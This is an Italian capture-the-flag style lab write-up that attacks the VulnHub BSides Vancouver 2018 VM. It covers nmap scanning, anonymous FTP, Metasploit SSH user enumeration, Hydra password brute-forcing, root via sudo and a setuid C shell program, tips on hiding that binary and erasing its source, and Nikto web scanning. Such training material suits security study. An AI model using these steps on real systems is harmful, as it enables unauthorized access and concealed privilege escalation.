

TRACCEIA

ESERCIZIO E

Scaricare ed importare una macchina virtuale da questo link:

<https://download.vulnhub.com/bsidesvancouver2018/BSides Workshop.ova>

Effettuare quindi gli attacchi necessari per diventare root su questa macchina.

Sono presenti almeno 2 modi per diventare root su questa macchina.

Nel frattempo, studiare a fondo la macchina per scoprire tutti i segreti.

L'ipotesi è che noi andiamo in azienda e dobbiamo attaccare quella macchina / quel server dall'interno dell'azienda, di cui non sappiamo nulla, per questo è detto test di BlackBox.

■ Non vengono fornite indicazioni sulla configurazione delle macchine Usare il terminale predefinito di Kali (o Parrot)

Non usare l'utente root ma inviare i comandi che lo necessitano usando il comando sudo.

PARTE 1

IDENTIFICAZIONE MACCHINA TARGET

Host Discovery

Nel momento in cui ci siamo collegati alla rete aziendale un server DHCP ci ha fornito il seguente indirizzo IP 192.168.56.105. Questo ci permette di intuire che l'IP della macchina target condivide i **primi tre ottetti del nostro indirizzo**. Quindi possiamo usare il tool Nmap per effettuare una ricerca più mirata per trovare l'IP target con il comando:

```
nmap -sn 192.168.56.1/24
```

-sn: Con questa opzione, Nmap invierà pacchetti per scoprire se l'host è attivo senza eseguire una scansione delle porte.

192.168.56.1/24: L'intervallo di indirizzi IP da scansionare. Il suffisso /24 indica una subnet mask di 255.255.255.0, il che significa che verranno scansionati tutti gli indirizzi IP da 192.168.56.1 a 192.168.56.254.

PARTE 1

IDENTIFICAZIONE MACCHINA TARGET

Abbiamo identificato due indirizzi IP. Sappiamo che l'IP 192.168.56.105 è assegnato alla nostra macchina attaccante, Kali Linux, quindi possiamo concludere che l'IP **192.168.56.104** appartiene alla macchina target, **BsideVancouver2018**.

```
(kali㉿kali)-[~]
$ nmap -sn 192.168.56.1/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-15 14:59 CEST
Nmap scan report for 192.168.56.104
Host is up (0.0054s latency).
Nmap scan report for 192.168.56.105
Host is up (0.00030s latency).
Nmap done: 256 IP addresses (2 hosts up) scanned in 9.22 seconds
```

PARTE 2

SCANSIONE PORTE E OS FINGERPRINTING

Usiamo **Nmap** per analizzare tutte le porte del sistema target (opzione **-p-**) con una scansione di tipo "aggressive" (opzione **-A**) che ci permette di ottenere maggiori informazioni. Il comando che usiamo è:

nmap -A 192.168.56.104 -p-

Notiamo che ci sono tre servizi disponibili:

ftp – con daemon vsftpd 2.3.5 sulla porta 21;

ssh – con daemon OpenSSH 5.9.p1 sulla porta

22;

http – con daemon Apache httpd 2.2.22 sulla porta 80.

```
$ nmap -A 192.168.56.104 -p-
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-15 15:16 CEST
Nmap scan report for 192.168.56.104
Host is up (0.0011s latency).
Not shown: 65532 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 2.3.5
          ftp-syst:
          STAT:
          FTP server status:
          Connected to 192.168.56.105
          Logged in as ftp
          TYPE: ASCII
          No session bandwidth limit
          Session timeout in seconds is 300
          Control connection is plain text
          Data connections will be plain text
          At session startup, client count was 1
          vsFTPD 2.3.5 - secure, fast, stable
          _End of status
          ftp-anon: Anonymous FTP login allowed (FTP code 230)
          drwxr-xr-x   2 65534   65534        4096 Mar  3  2018 public
22/tcp    open  ssh      OpenSSH 5.9p1 Debian 5ubuntu1.10 (Ubuntu Linux; protocol 2.0)
          ssh-hostkey:
          1024 85:9f:8b:58:44:97:33:98:ee:98:b0:c1:85:60:3c:41 (DSA)
          2048 cf:1a:04:e1:7b:a3:cd:2b:d1:af:7d:b3:30:e0:a0:9d (RSA)
          256 97:e5:28:7a:31:4d:0a:89:b2:b0:25:81:d5:36:63:4c (ECDSA)
          80/tcp    open  http     Apache httpd/2.2.22 ((Ubuntu))
          |_http-robots.txt: 1 disallowed entry
          |_/_backup_wordpress
          |_http-title: Site doesn't have a title (text/html).
          |_http-server-header: Apache/2.2.22 (Ubuntu)
          Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.67 seconds
```

PARTE 3

RICERCA VULNERABILITÀ ED EXPLOIT - FTP

Proviamo a collegarci direttamente al servizio tramite il comando **ftp 192.168.56.104**. Otteniamo una risposta dal server che ci chiede di inserire un **nome per il login**.


```
(kali㉿kali)-[~] $ ftp 192.168.56.104  
Connected to 192.168.56.104.  
220 (vsFTPd 2.3.5)  
Name (192.168.56.104:kali): admin  
530 This FTP server is anonymous only.  
ftp: Login failed
```

Come prova abbiamo inserito un nome comune come **admin**

Il server ci risponde che possiamo accedere solo come anonymous

PARTE 3

RICERCA VULNERABILITÀ ED EXPLOIT - FTP



Abbiamo effettuato l'accesso con il nome **anonymous** e tramite il comando **ls** scopriamo la presenza della cartella **public**.

```
ftp> pwd
Remote directory: /
ftp> ls
229 Entering Extended Passive Mode (|||21746|).
150 Here comes the directory listing.
drwxr-xr-x  2 65534      65534          4096 Mar  3  2018 public
226 Directory send OK.
```

All'interno della cartella troviamo il file **users.txt.bk** che scarichiamo tramite il comando **getusers.txt.bk**

```
150 Here comes the directory listing.
-rw-r--r-- 1 0      0          31 Mar  3  2018 users.txt.bk
226 Directory send OK.
```

PARTE 3

RICERCA VULNERABILITÀ ED EXPLOIT - FTP

Il file contiene una lista di possibili username, ma senza ulteriori verifiche non possiamo sapere se lo siano davvero o meno .

```
(kali㉿kali)-[~]
$ cat users.txt.bk
abatchy
john
mai
anne
doomguy
```

PARTE 3

RICERCA VULNERABILITÀ ED EXPLOIT SSH

Come potevamo immaginare il servizio ssh ci richiede delle credenziali per accedere che attualmente non disponiamo. Cercando online scopriamo che il servizio ssh presente sulla macchina è vulnerabile ad una **user enumeration**, ovvero una vulnerabilità che permette a un attaccante di determinare quali nomi utente sono validi su un sistema. Questa vulnerabilità può aiutare a identificare un numero ristretto di user da poter utilizzare in un attacco brute force. Avviamo il framework **Metasploit** e cerchiamo exploit relativi alla vulnerabilità **ssh enumeration**.

```
msf6 > search ssh enumeration

Matching Modules

#  Name
-  auxiliary/scanner/ssh/cerberus_sftp_enumusers  2014-05-27  normal  No   Cerberus FTP Server SFTP Username Enumeration
1  auxiliary/scanner/http/gitlab_user_enum        2014-11-21  normal  No   GitLab User Enumeration
2  post/windows/gather/enum_putty_saved_sessions  .          normal  No   PUTTY Saved Sessions Enumeration Module
3  auxiliary/scanner/ssh/ssh_enumusers            .          normal  No   SSH Username Enumeration
4  \_ action: Malformed Packet
5  \_ action: Timing Attack
```

Il terzo modulo sembra corrispondere alle nostre esigenze

PARTE 3

RICERCA VULNERABILITÀ ED EXPLOIT SSH

Selezioniamo il modulo 3 e usiamo il comando **show options** per vedere i parametri che devono e che possono essere impostati.

Impostiamo il parametro necessario **RHOSTS** tramite il comando:

set RHOSTS 192.168.56.104.

Notiamo che è possibile usare una lista utenti che il modulo userà per cercare gli user.

Diamo a questo parametro la lista che abbiamo trovato nel servizio ftp usando il comando:

set USER_FILE user.txt.bk

```
msf6 > use 3
msf6 auxiliary(scanner/ssh/ssh_enumusers) > show options

Module options (auxiliary/scanner/ssh/ssh_enumusers):
Name      Current Setting  Required  Description
---      ---           ---        ---
CHECK_FALSE    true        no        Check for false
DB_ALL_USERS   false       no        Add all users in
Proxies
RHOSTS          yes        yes       The target host(s)
RPORT          public dir  22        The target port
THREADS         1           yes       The number of co
THRESHOLD       10          yes       Amount of seconds
USERNAME
USER_FILE        no        no        Single username
                           no        File containing

Auxiliary action:
Name           Description
---           ---
Malformed Packet  Use a malformed packet
```

PARTE III

RICERCA VULNERABILITÀ ED EXPLOIT SSI

Finite le configurazioni avviamo l'exploit

```
msf6 auxiliary(scanner/ssh/ssh_enumusers) > set USER_FILE /home/kali/users.txt.bk
USER_FILE => /home/kali/users.txt.bk
msf6 auxiliary(scanner/ssh/ssh_enumusers) > run

[*] 192.168.56.104:22 - SSH - Using malformed packet technique
[*] 192.168.56.104:22 - SSH - Checking for false positives
[*] 192.168.56.104:22 - SSH - Starting scan
[+] 192.168.56.104:22 - SSH - User 'abatchy' found
[+] 192.168.56.104:22 - SSH - User 'john' found
[+] 192.168.56.104:22 - SSH - User 'mai' found
[+] 192.168.56.104:22 - SSH - User 'anne' found
[+] 192.168.56.104:22 - SSH - User 'doomguy' found
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Otteniamo come risultato la conferma che il file trovato nel servizio ftp è una lista di user presenti nel server.

PARTE III

RICERCA VULNERABILITÀ ED EXPLOIT SSI

Brute force Hydra

Usiamo la lista di user che abbiamo trovato in ftp come base per effettuare un brute force più mirato con il tool Hydra. L'istruzione da eseguire è:

```
hydra -L /home/kali/user.txt.bk -P /usr/share/wordlists/nmap.lst ssh://192.168.56.104
```

Alla fine dell'operazione Hydra ci comunica di aver trovato le credenziali **anne - princess**

```
[22][ssh] host: 192.168.56.104 login: anne password: princess
1 of 1 target successfully completed, 1 valid password found
```

PARTE III

RICERCA VULNERABILITÀ ED EXPLOIT SIEI

Le credenziali precedentemente trovate le useremo per collegarci al servizio ssh

```
(kali㉿kali)-[~] - Date Created: 2024/07/15 - 11:21 - Date Modified: 2024/07/15 - 11:21
$ ssh anne@192.168.56.104
anne@192.168.56.104's password:
Welcome to Ubuntu 12.04.4 LTS (GNU/Linux 3.11.0-15-generic i686)

 * Documentation: https://help.ubuntu.com/

382 packages can be updated.
275 updates are security updates.

New release '14.04.5 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Mon Jul 15 07:04:05 2024 from 192.168.56.105
anne@bsides2018:~$ █
```

PARTE 3

RICERCA VULNERABILITÀ ED EXPLOIT SSIH

Privilege Escalation

Usando la keyword **id** scopriamo che l'utente anne fa parte del gruppo **sudo**

```
anne@bsides2018:~$ id  
uid=1003(anne) gid=1003(anne) groups=1003(anne),27(sudo)
```

L'utente ha quindi la possibilità di eseguire comandi in quanto **superuser**. Per vedere quali funzioni possiede un utente appartenente al gruppo sudo possiamo usare l'istruzione **sudo -l** oppure controllare il file sudoers presente nella cartella etc.

PARTE III

RICERCA VULNERABILITÀ ED EXPLOIT SIEH

Possiamo notare che tutti i membri del gruppo sudo possono eseguire qualunque comando. Questo significa che anche un semplice **sudo su** ci permette di diventare root.

```
# Cmnd alias specification
# User privilege specification
root    ALL=(ALL:ALL) ALL

# Members of the admin group may gain root privileges
%admin  ALL=(ALL) ALL

# Allow members of group sudo to execute any command
%sudo   ALL=(ALL:ALL) ALL

# See sudoers(5) for more information on "#include" directives:

#includeir /etc/sudoers.d
```

```
anne@bsides2018:~$ sudo su
root@bsides2018:/home/anne$
```

PARTE 4.

ALTERNATIVA IN C

Ipotizziamo che il comando sudo su non sia attivo. Possiamo scrivere un programma in C per eseguire una shell con privilegi di root quando viene eseguito.

```
#include <stdio.h>
#include <stdlib.h>
int main (void) {
    setuid(0);
    setgid(0);
    system("/bin/bash -p");
    return 0;
}
```

Spiegazione del codice

La libreria **stdlib.h** fornisce varie funzioni standard in C, inclusa la funzione **system()**. La funzione **system()** consente di eseguire comandi shell dal programma C. Nel nostro codice, viene utilizzata per eseguire il comando **/bin/bash -p**, il che significa avviare una shell interattiva (bash) con privilegi di superutente (**-p**). Le due funzioni (**setuid(0)** e **setgid(0)**) sono usate per impostare l'ID utente (UID) e l'ID di gruppo (GID) a 0. In Unix-like systems, un UID e un GID di 0 sono riservati all'utente root.

PARTE 4.

ALTERNATIVA IN C

Creazione ed occultamento

Possiamo nascondere il payload in una cartella qualsiasi. Ad esempio, possiamo spostarci nella cartella **tmp** e posizionare qui il file malevolo. Usiamo il comando **nano** per creare il file con il codice C.

```
anne@bsides2018:/tmp$ ls2/tcp o  
payload.c pulse-PKdhtXMmr18n.o  
drwxr-xr-x 2 anne anne 4096 Mar 12 14:00 .
```

Ora dobbiamo compilare il programma tramite l'istruzione **gcc payload.c -o config**. Nel momento in cui eseguiamo file compilato con il nome **config** otteniamo i privilegi di utente root.

```
anne@bsides2018:/tmp$ sudo ./config  
root@bsides2018:/tmp#
```

PARTE 4.

ALTERNATIVA IN C

A questo punto possiamo fare due operazioni per nascondere le nostre tracce. Tramite l'istruzione **ls** notiamo che viene indicato come creatore del file **config** l'utente **anne**.


```
-rwxrwxr-x 1 anne anne 7239 Jul 15 15:27 config
```

Per diminuire i sospetti possiamo ricompilare il file payload.c tramite root così che come autore del file config viene indicato l'utente root. Infine, possiamo usare l'istruzione **rm** per eliminare il file payload.c.

PARTE 5

RICERCA VULNERABILITÀ ED EXPLOIT - HTTP SERVICE

La macchina target offre un servizio http. Collegandoci tramite browser otteniamo una pagina web priva di contenuti



PARTE 5

RICERCA VULNERABILITÀ ED EXPLOIT HTTP SERVICE

Directory Scanner

Possiamo usare il tool **Nikto** per mappare le directory disponibili sul servizio web

```
$ nikto -h 192.168.56.104
- Nikto v2.5.0

+ Target IP:      192.168.56.104
+ Target Hostname: 192.168.56.104
+ Target Port:    80
+ Start Time:    2024-07-16 13:24:40 (GMT2)


+ Server: Apache/2.2.22 (Ubuntu)
+ /: Server may leak inodes via ETags, header found with file /, inode: 2140, size: 177, mtime: Sat Mar  3 20:17:59 2018.
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a
ing-content-type-header/
+ /backup_wordpress/ Retrieved x-powered-by header: PHP/5.3.10-1ubuntu3.26.
+ /backup_wordpress/: Drupal Link header found with value: </backup_wordpress/?rest_route=>; rel="https://api.w.org/".
+ /robots.txt: Entry '/backup_wordpress/' is returned a non-forbidden or redirect HTTP code (200). See: https://portswig
+ /robots.txt: contains 1 entry which should be manually viewed. See: https://developer.mozilla.org/en-US/docs/Glossary/R
+ /index: Uncommon header 'tcn' found, with contents: list.
+ /index: Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. The
tps://exchange.xforce.ibmcloud.com/vulnerabilities/8275
+ Apache/2.2.22 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
+ OPTIONS: Allowed HTTP Methods: GET, HEAD, POST, OPTIONS .
+ /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-restricting-access-to-iconsreadme/
+ /#wp-config.php#: #wp-config.php# file found. This file contains the credentials.
+ 8910 requests: 0 error(s) and 13 item(s) reported on remote host
+ End Time:      2024-07-16 13:25:08 (GMT2) (28 seconds)
```

Come possiamo vedere Nikto ha trovato diverse cartelle e file. Una delle scoperte più interessanti è la presenza di una pagina chiamata **/backup_wordpress** che già dal suo nome ci dà un'informazione importante sul servizio, ovvero che si tratta di una pagina WordPress con potenziali vulnerabilità legate alla piattaforma.

PARTE 5

RICERCA VULNERABILITÀ ED EXPLOIT HTTP SERVICE

Apriamo la pagina backup_wordpress e troviamo commento di un paio di utenti (John e Admin) e un link verso una pagina di login WordPress.



PARTE 6

WORDPRESS

META

- Log in
- Entries RSS
- Comments RSS
- WordPress.org



